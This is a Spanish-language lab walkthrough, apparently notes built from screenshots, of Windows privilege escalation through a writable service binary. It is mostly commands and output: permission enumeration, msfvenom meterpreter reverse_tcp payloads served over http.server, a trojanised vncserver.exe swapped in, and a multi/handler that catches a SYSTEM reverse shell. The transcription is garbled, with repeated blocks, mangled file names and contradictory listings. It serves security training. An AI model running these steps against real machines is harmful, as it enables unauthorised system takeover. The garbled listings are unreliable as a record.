C:\Users\user\Desktop\ghostPack>net localgroup Usuarios

net localgroup Usuarios

Nombre de alias Usuarios

Comentario Los usuarios no pueden hacer cambios accidentales o intencionados en el sistema y pueden ejecutar aplicaciones

Miembros

bob

master

NT AUTHORITY\INTERACTIVE

NT AUTHORITY\Usuarios autenticados

user

Se ha completado el comando correctamente.

C:\Users\user\Desktop\ghostPack>net localgroup Administradores user /ADD

net localgroup Administradores user /ADD

Error de sistema 5.

Acceso denegado.

C:\Users\user\Desktop\ghostPack>icacls "C:\Program Files\File Permissions Service\filepermService.exe"

icacls "C:\Program Files\File Permissions Service\filepermService.exe" /allow:jesp /T /C

C:\Program Files\File Permissions Service\filepermService.exe: Acceso denegado.

Se procesaron correctamente 0 archivos; error al procesar 1 archivos

C:\Users\user\Desktop\ghostPack>icacls "C:\Program Files\File Permissions Service"

icacls "C:\Program Files\File Permissions Service" /allow:jesp /T /C

C:\Program Files\File Permissions Service: NT SERVICE\TrustedInstaller:(I)(C)

NT SERVICE\TrustedInstaller:(I)(C)(IO)(F)

NT AUTHORITY\SYSTEM:(I)(F)

NT AUTHORITY\SYSTEM:(I)(O)(C)(IO)(F)

BUILTIN\Administradores:(I)(OI)(CI)(IO)(F)

BUILTIN\Usuarios:(I)(R)(X)

BUILTIN\Usuarios:(I)(O)(CI)(IO)(GR,GE)

CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos

C:\Users\user\Desktop\ghostPack>

- Comprobar permisos sobre la carpeta (a veces tienes permiso en la carpeta)
icacls "C:\Program Files\File Permissions Service"

```

jesp@vbox:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > troyano.jsp.exe
[sudo] contraseña para jesp:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[+] No arch were selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

(jesp@vbox:~$)
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.15 - [22/Jun/2025 14:59:27] "GET / HTTP/1.1" 200 -
10.0.2.5 - [22/Jun/2025 14:59:53] "GET /troyano.jsp.exe HTTP/1.1" 200 -
[...]

```

```

(jesp@vbox:~$)
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.15 - [22/Jun/2025 14:59:27] "GET / HTTP/1.1" 200 -
10.0.2.5 - [22/Jun/2025 14:59:53] "GET /troyano.jsp.exe HTTP/1.1" 200 -
[...]

```

```

C:\Users\user\Desktop\GhostPack>net localgroup Administradores
net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio
Miembros

Administrador
master
Se ha completado el comando correctamente.

C:\Users\user\Desktop\GhostPack>net localgroup Usuarios
net localgroup Usuarios
Nombre de alias Usuarios
Comentario Las usuarios no pueden hacer cambios accidentales o intencionados en el sistema y pueden ejecutar
ar la mayor a de aplicaciones
Miembros

bob
master
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Usuarios autenticados
user
Se ha completado el comando correctamente.

C:\Users\user\Desktop\GhostPack>net localgroup Administradores user /ADD
net localgroup Administradores user /ADD
Error de sistema 5.

Acceso denegado.

C:\Users\user\Desktop\GhostPack>icacls "C:\Program Files\File Permissions Service\filepermService.exe"
icacls "C:\Program Files\File Permissions Service\filepermService.exe"
C:\Program Files\File Permissions Service\filepermService.exe: Acceso denegado.
Se procesaron correctamente 0 archivos; error al procesar 1 archivos

C:\Users\user\Desktop\GhostPack>icacls "C:\Program Files\File Permissions Service"
icacls "C:\Program Files\File Permissions Service"
C:\Program Files\File Permissions Service NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(C)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(C)(IO)(F)
BUILTIN\Administradores:(I)(F)
BUILTIN\Administradores:(I)(OI)(C)(IO)(F)
BUILTIN\Usuarios:(I)(R)
BUILTIN\Usuarios:(I)(OI)(C)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(C)(IO)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
C:\Users\user\Desktop\GhostPack>

```

- (RX) Solo leer y ejecutar (Read & Execute). No puedes escribir.
- (GR, GE) Generic Read y Generic Execute. Solo leer o ejecutar archivos.

- Usar AccessChk para confirmar permisos de escritura
accesschk64.exe -quvw user "C:\Program Files\File Permissions Service\filepermService.exe"

```

Archivo  Acciones  Editar  Vista  Ayuda
net localgroup Usuarios
Nombre de alias  Usuarios
Comentario  Los usuarios no pueden hacer cambios accidentales o intencionados en el sistema y pueden ejecutar
ar a la mayoría de aplicaciones
Miembros

bob
master
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Usuarios autenticados
user
Se ha completado el comando correctamente.

C:\Users\user\Desktop\ghostPack>net localgroup Administradores user /ADD
net localgroup Administradores user /ADD
Error de sistema 5.

Acceso denegado.

C:\Users\user\Desktop\ghostPack>icacls "C:\Program Files\File Permissions Service\filepermService.exe"
icacls "C:\Program Files\File Permissions Service"
C:\Program Files\File Permissions Service\filepermService.exe: Acceso denegado.
Se procesaron correctamente 0 archivos; error al procesar 1 archivos

C:\Users\user\Desktop\ghostPack>icacls "C:\Program Files\File Permissions Service"
icacls "C:\Program Files\File Permissions Service"
C:\Program Files\File Permissions Service NT SERVICE\TrustedInstaller:(I)(F)
 NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
 NT AUTHORITY\SYSTEM:(I)(F)
 NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
 BUILTIN\Administradores:(I)(F)
 BUILTIN\Administradores:(I)(OI)(CI)(IO)(F)
 BUILTIN\Usuarios:(I)(OI)(CI)(IO)(GR,GE)
 CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
C:\Users\user\Desktop\ghostPack>cd ..
cd ..

C:\Users\user\Desktop>dir
El volumen C no tiene etiqueta.
El #mro de serie del volumen es: 7047-7620

Directorio de C:\Users\user\Desktop

22/06/2025  13:43  <DIR> .
22/06/2025  13:43  <DIR> ..
14/06/2020  23:21  899 Downloads.lnk
09/03/2021  00:43  363 Equipo.lnk
22/06/2025  14:59  <DIR> GhostPack
21/06/2025  19:00  <DIR> Tor
20/06/2022  12:12  <DIR> Transfereencia de Archivos
21/06/2025  19:26  7,168 troyanitol.exe
3 archivos  8,430 bytes
5 dirs  1,045,286,912 bytes libres

C:\Users\user\Desktop>cd Tools
cd Tools

C:\Users\user\Desktop>Tools>cd accesschk
cd accesschk

C:\Users\user\Desktop\Tools>accesschk>accesschk64.exe -quvw user "C:\Program Files\File Permissions Service\filepermService.exe"
accesschk64.exe -quvw user "C:\Program Files\File Permissions Service\filepermService.exe"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2018 Mark Russinovich
Sysinternals  www.sysinternals.com

No matching objects found.

C:\Users\user\Desktop\Tools>accesschk>
```

- ▶ **Buscar todos los servicios vulnerables (RW) para probar otros vectores**
`accesschk.exe -uwcqv user * /accepteula`

accesschk.exe -uwcqv user * /accepteula

→ Si ves **RW** o esos permisos → ese servicio es **VULNERABLE**.

Después de probar varios servicios, escogemos **vncserver**:

sc qc vncserver

```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Users\user>cd Desktop
C:\Users\user\Desktop>sc qc vncserver
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: vncserver
    TIPO          : 10  WIN32_OWN_PROCESS
    TIPO_INICIO    : 3  DEMAND_START
    CONTROL_ERROR  : 0  IGNORE
    NOMBRE_RUTA_BINARIO: "C:\Program Files\RealVNC\VNC Server\vncserver.exe"
-service
    GRUPO ORDEN_CARGA  :
    ETIQUETA        : 0
    NOMBRE_MOSTRAR   : VNC Server
    DEPENDENCIAS    :
    NOMBRE_INICIO_SERVICIO: LocalSystem

C:\Users\user\Desktop>
```

Ahora vamos a comprobar los permisos:

icacls "C:\Program Files\RealVNC\VNC Server\vncserver.exe"



```
C:\Windows\system32\cmd.exe
Microsoft Windows (Version 6.1.7601)
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user>cd Desktop
C:\Users\user\Desktop>sc qc vncserver
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: vncserver
  TIPO          : 10  WIN32_OWN_PROCESS
  TIPO_INICIO    : 3  DEMAND_START
  CONTROL_ERROR  : 0  IGNORE
  NOMBRE_RUTA_BINARIO: "C:\Program Files\RealVNC\VNC Server\vncserver.exe"

-service
  GRUPO2_ORDEN_CARGA  :
  ETIQUETA    : 0
  NOMBRE_MOSTRAR  : VNC Server
  DEPENDENCIAS  :
  NOMBRE_INICIO_SERVICIO: LocalSystem

C:\Users\user\Desktop>icacls "C:\Program Files\RealVNC\VNC Server\vncserver.exe"
C:\Program Files\RealVNC\VNC Server\vncserver.exe BUILTIN\Usuarios:(I)(F)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           BUILTIN\Administradores:(I)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos
C:\Users\user\Desktop>
```

- (F) → Full Control .Perfecto!

Si lo confirmamos con **accesschk**: `accesschk.exe -quvw user "C:\Program Files\RealVNC\VNC Server\vncserver.exe"` nos especifica también **RW** así que todo correcto.

Nuestro siguiente paso sería comprobar la ruta del binario que ya hemos hecho antes con un pantallazo anterior a través del comando `sc qc vncserver`. Sabemos que la ruta es la siguiente:

C:\Program Files\RealVNC\VNC Server\vncserver.exe

Nos posicionamos en dicha ruta con *Meterpreter* y hacemos un dir para listar:

```
Archivo Acciones Editar Vista Ayuda
distr
El volumen de la unidad C no tiene etiqueta.
El n mero de serie del volumen es: 7047-7620

Directorio de C:\Users
12/06/2023 22:18 <DIR> .
12/06/2023 22:18 <DIR> ..
07/02/2020 16:13 <DIR> Administrador
12/06/2023 22:18 <DIR> Administrador.HETEAM
03/06/2018 12:34 <DIR> bob
14/03/2021 20:37 <DIR> master
12/04/2011 11:23 <DIR> Public
09/03/2021 15:43 <DIR> root
07/02/2020 15:43 <DIR> usuario
      0 archivos   0 bytes
      9 dirs  1.003.663.360 bytes libres

C:\Users>cd ..
cd ..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n mero de serie del volumen es: 7047-7620

Directorio de C:\

28/05/2019 16:17 <DIR> 2.678 CallInstall.log
06/07/2022 13:52 2.591.008 ComputerInstall.log
13/06/2023 13:52 <DIR> Missing Scheduled Binary
14/07/2009 05:20 <DIR> Perflogs
14/06/2020 23:15 <DIR> Program Files
23/03/2023 11:19 <DIR> Program Files (x86)
09/03/2023 19:09 <DIR> Python27
12/06/2023 23:16 <DIR> Temps
29/03/2022 19:25 1.056.768 TheBridge.sdb
12/06/2023 22:18 <DIR> Users
09/04/2024 00:04 <DIR> WMI
11/02/2020 12:09      215 wod.log
      4 archivos   3.560.663 bytes
      8 dirs  1.003.663.360 bytes libres

C:\>cd Program Files
cd Program Files

C:\Program Files>cd REALVNC
cd REALVNC

C:\Program Files\RealVNC>cd VNC Server
cd VNC Server

C:\Program Files\RealVNC\VNC Server>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n mero de serie del volumen es: 7047-7620

Directorio de C:\Program Files\RealVNC\VNC Server

11/02/2020 13:45 <DIR> .
11/02/2020 13:45 <DIR> ..
01/12/2017 12:35 26.821 CloudConfig.pkg
01/12/2017 12:35 15.440 CloudConfigSetup.dll
03/06/2018 22:46 <DIR> Mirror Driver
03/06/2018 22:46 <DIR> Printer Driver
01/12/2017 12:57 182.352 sasl3.dll
01/12/2017 22:46 <DIR> Setupsache
01/12/2017 12:57 1.689.680 vncbase.exe
01/12/2017 12:57 889.040 vncgluehelp.exe
01/12/2017 12:57 2.179.664 vnclicense.exe
01/12/2017 12:57 2.359.120 vnclicensehelper.exe
01/12/2017 12:57 4.977.984 vnclicenseui.exe
01/12/2017 12:57 980.560 vncpasswsl.exe
01/12/2017 12:57 877.648 vncpichehelp.exe
01/12/2017 12:57 5.953.728 vncserver.exe
11/02/2020 13:10      7.588 vncserver->plan-thebridge.exe
01/12/2017 12:57 980.560 vncserver.exe
01/12/2017 12:57 5.125.040 vncserverui.exe
01/12/2017 12:57 1.003.597.712 bytes libres
      5 dirs  1.003.597.712 bytes libres

C:\Program Files\RealVNC\VNC Server>[jesp@vbox:~]
[jesp@vbox:~]
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe

[sudo] contrase a para jesp:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

[jesp@vbox:~]
[jesp@vbox:~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
10.0.2.5 -- [23/Jun/2025 11:01:22] code 404, message File not found
10.0.2.5 -- [23/Jun/2025 11:01:22] "GET /Favicon.ico HTTP/1.1" 404 -
10.0.2.5 -- [23/Jun/2025 11:01:22] "GET / HTTP/1.1" 200 -
10.0.2.5 -- [23/Jun/2025 11:02:21] "GET / HTTP/1.1" 200 -
10.0.2.5 -- [23/Jun/2025 11:02:21] code 404, message File not found
10.0.2.5 -- [23/Jun/2025 11:02:21] "GET /Favicon.ico HTTP/1.1" 404 -
10.0.2.5 -- [23/Jun/2025 11:02:21] "GET / HTTP/1.1" 200 -
`C
Keyboard interrupt received, exiting.

[jesp@vbox:~]
[jesp@vbox:~]
$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

[jesp@vbox:~]
[jesp@vbox:~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
10.0.2.5 -- [23/Jun/2025 11:03:03] "GET / HTTP/1.1" 200 -
10.0.2.5 -- [23/Jun/2025 11:03:27] "GET /bicho.exe HTTP/1.1" 200 -
`C

```

Vamos a descargar el binario `vncserver.exe` a nuestra maquina kali y crear un archivo malicioso con el

5. Crear un nuevo troyano tipo servicio

Utilizamos el siguiente troyano:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4445 -f exe-service -k vncserver.exe > vncserver_bicho.exe
```

- ▶ Explicación: -p (payload) -f (tipo de archivo) -k (lo que queremos copiar)

A continuación y a través de un ls, vamos a renombrar los siguientes archivos:

-El archivo *vncserver_original.exe* sera el nuevo *vncserver.exe*

-Mientras que el archivo **vncserver_bicho.exe** sera el nuevo vncserver.exe

Volvemos a la shell de *meterpreter* y al *dir* donde se encontraba *vncserver.exe* porque también hay que renombrarlo. En este caso se hace a través de *rename* o *ren* (de forma abreviada):

```
ren vncserver.exe vncserver_old.exe
```

Volvemos a *meterpreter* y subimos nuestro archivo malicioso:

upload vncserver.exe

→ **importante:** estamos subiendo nuestro `vncserver_bicho.exe` con el nuevo nombre de `vncserver.exe`

Nos salimos al meterpreter y dejamos la sesión a la espera:

exit

bg

Configuramos el payload : *set payload windows/x64/shell/reverse_tcp*

Lanzamos el exploit para dejar al multi/handler a la espera: `exploit -j`

```
[*] Archivo Acciones Editar Vista Ayuda
03/06/2018 22:46 <DIR> Printer Driver
01/12/2017 12:57 182.352 sasl10.dll
03/06/2018 22:46 <DIR> sethttpcache
01/12/2017 12:57 1,689,680 vncserver.exe
01/12/2017 12:57 809,040 vncguilehelper.exe
01/12/2017 12:57 2,179,664 vnclicense.exe
01/12/2017 12:57 2,363,984 vnclicenseshelper.exe
01/12/2017 12:57 4,036,152 vncpasswordw.exe
01/12/2017 12:57 980,560 vncpasswad.exe
01/12/2017 12:57 877,648 vncpichephelper.exe
01/12/2017 12:57 5,962,832 vncserver - copia.exe
01/12/2017 12:57 17,632 vncserver-trojan-thebridge.exe
01/12/2017 12:57 5,225,840 vncserverui.exe
01/12/2017 12:57 980,560 vncserver_old.exe
01/12/2017 12:57 156,752 wmu_hooks.dll
15 archivos 25,486,037 bytes
5 dirs 1.001,791,488 bytes libres

C:\Program Files\RealVNC\VNC Server\exit
exit

[*] msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe > bicho.exe
[*] Uploading : /home/jesp/vncserver.exe -> vncserver.exe
[*] Uploaded 47.50 KB of 47.50 KB (100.0%): /home/jesp/vncserver.exe -> vncserver.exe
[*] Completed : /home/jesp/vncserver.exe -> vncserver.exe
[*] meterpreter > dir
Listing: C:\Program Files\RealVNC\VNC Server

Mode Size Type Last modified Name
Archive Acciones Editar Vista Ayuda
100666/rw-rw-rw- 26821 fil 2017-12-01 11:35:32 +0100 CloudConfig.pkg
040777/rwxrwxrwx 4496 dir 2018-06-03 22:46:53 +0200 Printer Driver
040777/rwxrwxrwx 4496 dir 2018-06-03 22:46:53 +0200 vncserver
040777/rwxrwxrwx 0 dir 2018-06-03 22:46:53 +0200 vncserver
040777/rwxrwxrwx 15440 fil 2017-12-01 11:57:48 +0100 vncserver.dll
100666/rw-rw-rw- 182352 fil 2017-12-01 11:57:48 +0100 sasl10.dll
100777/rwxrwxrwx 188968 fil 2017-12-01 11:57:38 +0100 vncagent.exe
100777/rwxrwxrwx 187048 fil 2017-12-01 11:57:38 +0100 vncguilehelper.exe
100777/rwxrwxrwx 217404 fil 2017-12-01 11:57:40 +0100 vncpasswordw.exe
100777/rwxrwxrwx 2363984 fil 2017-12-01 11:57:40 +0100 vnclicenseshelper.exe
100777/rwxrwxrwx 4027984 fil 2017-12-01 11:57:40 +0100 vnclicenseshelperw.exe
100777/rwxrwxrwx 980568 fil 2017-12-01 11:57:42 +0100 vncpassw.exe
100777/rwxrwxrwx 977544 fil 2017-12-01 11:57:42 +0100 vncpasswordw.exe
100777/rwxrwxrwx 285232 fil 2017-12-01 11:57:44 +0100 vncserver - copia.exe
100777/rwxrwxrwx 7680 fil 2026-02-11 12:10:59 +0100 vncserver-trojan-thebridge.exe
100777/rwxrwxrwx 48460 fil 2025-06-23 11:56:03 +0200 vncserver.exe
100777/rwxrwxrwx 980568 fil 2017-12-01 11:57:42 +0100 vncserver_old.exe
100777/rwxrwxrwx 9325808 fil 2017-12-01 11:57:48 +0100 vncserverui.exe
100666/rw-rw-rw- 156732 fil 2017-12-01 11:57:38 +0100 wmu_hooks.dll

[*] meterpreter > bg
[*] [1] Backgrounding session 1...
[*] msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
[*] msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
- wmu_hooks Target

[*] meterpreter > view the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
[*] msf6 exploit(multi/handler) > exploit -j
[*] Exploit is still running as background job 1
[*] Exploit completed, but no session was created.
[*] msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.15:4445
```

Nuestro nuevo puerto 4445 esta a la espera de que iniciemos servicio en Windows para obtener *reverse shell* con permisos privilegiados.

Volvemos a la shell de la session *meterpreter* guardada e iniciamos servicio vncserver con el siguiente comando:

sc start vncserver

Tal y como se observa en el pantallazo, la reverse shell se ha completado de forma satisfactoria y hemos obtenido otra *session meterpreter* de forma correcta y con privilegios elevados (NT AUTHORITY SYSTEM)

